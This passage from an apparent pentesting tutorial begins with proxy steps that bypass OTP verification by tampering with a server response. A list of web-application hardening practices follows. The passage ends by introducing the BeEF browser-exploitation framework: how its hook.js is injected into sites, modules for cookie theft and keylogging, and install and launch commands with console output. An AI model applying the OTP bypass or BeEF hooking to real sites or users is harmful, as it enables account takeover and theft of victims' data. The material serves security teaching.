
- **Right click** on request and click on **Do intercept** and then click on **response to this request** , and **Forward** request




- Response received




- Same step , replace “d”:2 to “d”:1




- Forward response



- Mobile Otp also Bypass , now click on Verify otp



- Otp verify



How To Prevent From Web Application Attacks/Hacking

1. Input Validation and Sanitization

- Never trust user input.
 - Validate and sanitize all forms, URLs, cookies, and API inputs.
 - Block dangerous characters like: ' " ; -- < > { } []
-

2. Use Parameterized Queries

- Always use **prepared statements** to prevent SQL Injection.
- Example in PHP (safe way):

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = ?');  
$stmt->execute([$id]);
```

3. Use Strong Authentication

- Enforce **strong passwords**.
 - Use **multi-factor authentication (MFA)**.
 - Limit login attempts (brute force protection).
 - Use secure session management (auto logout on inactivity).
-

4. Prevent Cross-Site Scripting (XSS)

- Always **encode outputs** (HTML, JavaScript, URLs).
- Use security headers like:

Content-Security-Policy: default-src 'self';

- Validate input to reject scripts like:

```
<script>alert('XSS')</script>
```

5. Prevent Cross-Site Request Forgery (CSRF)

- Use **unique CSRF tokens** in all forms.
 - Validate CSRF tokens on the server.
 - Use SameSite cookie attribute.
-

6. Secure File Uploads

- Accept only allowed file types.
 - Rename uploaded files.
 - Store files outside the web root.
 - Scan uploaded files for malware.
-

7. Use HTTPS Everywhere

- Use a valid SSL certificate.
 - Force HTTPS using HTTP Strict Transport Security (HSTS).
-

8. Apply Proper Access Controls

- Restrict user permissions.
 - Protect admin pages using strong authentication.
 - Use role-based access.
-

9. Use Security Headers

Add these headers in your web server:

X-Frame-Options: DENY

X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=31536000; includeSubDomains

Content-Security-Policy: default-src 'self';

10. Regular Security Testing

- Perform:
 - Vulnerability scanning
 - Penetration testing
 - Code reviews
 - Use tools like:
 - **Burp Suite**
 - **OWASP ZAP**
 - **SQLMap** (for developer testing only)
-

11. Update and Patch Everything

- Keep:
 - Servers
 - Databases
 - Frameworks
 - CMS (like WordPress, Joomla)
- Up to date and patched.**
-

12. Deploy Web Application Firewall (WAF)

- Protects against SQLi, XSS, CSRF, brute force, etc.
 - Filters malicious traffic.
-

13. Secure Error Handling

- Show generic error messages.
- Do not reveal server/database info.
- Log detailed errors on the backend only.

14. Follow OWASP Top 10 Best Practices

Always protect against:

- SQL Injection
 - Broken Authentication
 - Sensitive Data Exposure
 - XSS
 - CSRF
 - Insecure Deserialization
 - Security Misconfiguration
 - Using Components with Known Vulnerabilities
-

BeEF Framework

BeEF stands for **Browser Exploitation Framework**.

It is a powerful penetration testing tool focused on **web browsers** and **client-side attack vectors**.

BeEF helps security professionals assess the actual security posture of a target environment **from the browser's perspective**.

Main Objective

- Exploit vulnerabilities in the **web browser** of a target (not the OS or server).
 - Gain control over the client (user) via a **hooked browser session**.
 - Perform **client-side attacks** using JavaScript-based payloads.
-

How BeEF Works (Simplified Flow)

1. Attacker sets up BeEF (starts the framework).
 2. Attacker hosts a **malicious web page** or injects BeEF's **JavaScript hook (hook.js)** into a vulnerable website.
 3. When a victim **visits the page**, their browser gets "**hooked**".
 4. Attacker gets access to the victim's browser via the BeEF interface.
 5. Attacker can now run **payloads, exploits, recon commands, etc.**
-

Features

- Hooking of browsers via JavaScript (hook.js)
- Live **command modules** for:
 - Reconnaissance (e.g., detect plugins, geolocation)

- Social engineering (e.g., fake login prompts)
 - Exploitation (e.g., browser vulnerabilities)
 - Integration with Metasploit
 - Support for multiple sessions (multiple hooked browsers)
 - **Command history** for each hooked target
 - Real-time browser control
 - Cross-site scripting (XSS) support and exploitation
 - **Network pivoting** via victim's browser
-

Installation (Kali Linux)

BeEF comes **pre-installed** in Kali Linux.

If not, install it using:

bash

CopyEdit

sudo apt update

sudo apt install beef-xss

To **run BeEF**:

bash

CopyEdit

sudo beef-xss

Access the UI:

- Go to: <http://127.0.0.1:3000/ui/panel>
 - Default credentials:
 - Username: beef
 - Password: beef
-

BeEF Folder Structure

- config.yaml: Configuration file
 - extensions/: Plugins/extensions for new functionality
 - modules/: All exploitation modules
 - logs/: Logs of attacks and hooked sessions
-

Common BeEF Use Cases

- Security awareness demos
 - Client-side attack simulations
 - Demonstrating how weak browsers can be entry points
 - Testing defenses against JavaScript-based attacks
 - Pivoting into internal networks using the browser
-

Security Risks of BeEF

- If misused, BeEF can be **highly illegal**. It's meant for **authorized penetration testing only**.
 - Hooking can lead to **data theft, keystroke logging, social engineering**, etc.
-

BeEF Modules Examples


- **Get Cookies** – steals cookies
- **Alert Dialog** – popup alert box
- **Fake Flash Update** – social engineering module
- **Get Geolocation** – gets physical location
- **Port Scanner** – scans internal IPs via browser
- **Hook Detection** – checks if a victim is already hooked
- **Keylogger** – logs keystrokes entered by victim

Integration with Other Tools

- **Metasploit:** You can use BeEF to open browser exploits, then escalate to system-level with Metasploit payloads.
 - **XSS Injection:** BeEF hook can be injected via XSS in vulnerable web apps.
-


How to Download It :-

- Open browser and search BeEF Framework git hub
- Click on First Website




Download Link :- <https://github.com/beefproject/beef>

- Click on Green code button



- Copy link and kali linux



- And paste link



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
root@Kali: ~ root@Kali:/home/aniket  
[root@Kali ~]# git clone https://github.com/beefproject/beef.git  
Cloning into 'beef'...  
remote: Enumerating objects: 10, done.  
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10  
Unpacking objects: 100% (10/10), done.  
[root@Kali ~]#
```

- After installed BeEF , go to the BeEF Directory
- Cd BeEF



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
root@Kali: ~ root@Kali:/home/aniket/beef  
[root@Kali ~]# ls  
Dockerfile  INSTALL.txt  VERSION  beef      beef_key.pem  core  extensions    modules   spec  update-beef  
Gemfile     README.md   _config.yml  beef.db   conf.json    doc   googleId5FF5151333109.html  package-lock.json  test  
Gemfile.lock  Rakefile   .erubyrules  beef_cert.pem config.yaml  docs  install       package.json  tools  
[root@Kali ~]#
```

- Then type command :- **./install**



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
[root@Kali :~/home/aniket/beef]  
# ./install  
  
[root@Kali :~/home/aniket/beef]  
#
```

- Then type :- **./beef**




```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
[root@Kali :~/home/aniket/beef]  
# ./beef  
  
[root@Kali :~/home/aniket/beef]  
#
```

- BeEF Started


- Now copy this link and paste on browser

```
Kali (Kali:~) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
[11:56:45][*] Browser Exploitation Framework (BeEF) 0.5.4.0  
[11:56:45] | Twit: @beefproject  
[11:56:45] | Site: https://beefproject.com  
[11:56:45] | Wiki: https://github.com/beefproject/beef/wiki  
[11:56:45][*] Project Creator: Wade Alcorn (@WadeAlcorn)  
[11:56:45][*] BeEF is loading. Wait a few seconds...  
[11:56:47][*] 7 extensions enabled:  
[11:56:47] | XSSRays  
[11:56:47] | Requester  
[11:56:47] | Proxy  
[11:56:47] | Network  
[11:56:47] | Events  
[11:56:47] | Demos  
[11:56:47] | Admin UI  
[11:56:47][*] 303 modules enabled.  
[11:56:47][*] 3 network interfaces were detected.  
[11:56:47][*] running on network interface: 127.0.0.1  
[11:56:47] | Hook URL: http://127.0.0.1:3000/hook.js  
[11:56:47] | UI URL: http://127.0.0.1:3000/ui(panel)  
[11:56:47][*] running on network interface: 192.168.161.192  
[11:56:47] | Hook URL: http://192.168.161.192:3000/hook.js  
[11:56:47] | UI URL: http://192.168.161.192:3000/ui(panel)  
[11:56:47][*] running on network interface: 172.17.0.1  
[11:56:47] | Hook URL: http://172.17.0.1:3000/hook.js  
[11:56:47] | UI URL: http://172.17.0.1:3000/ui(panel)  
[11:56:47][*] HTTP Proxy: http://127.0.0.1:56789  
[11:56:47][*] RESTful API key: 9128683227ebcb3bc0a32ee0d81731a2e8548c34  
[11:56:47][*] BeEF server started (press control+c to stop)
```


- Now enter username and password




- By default, username and password are beef but I was change it



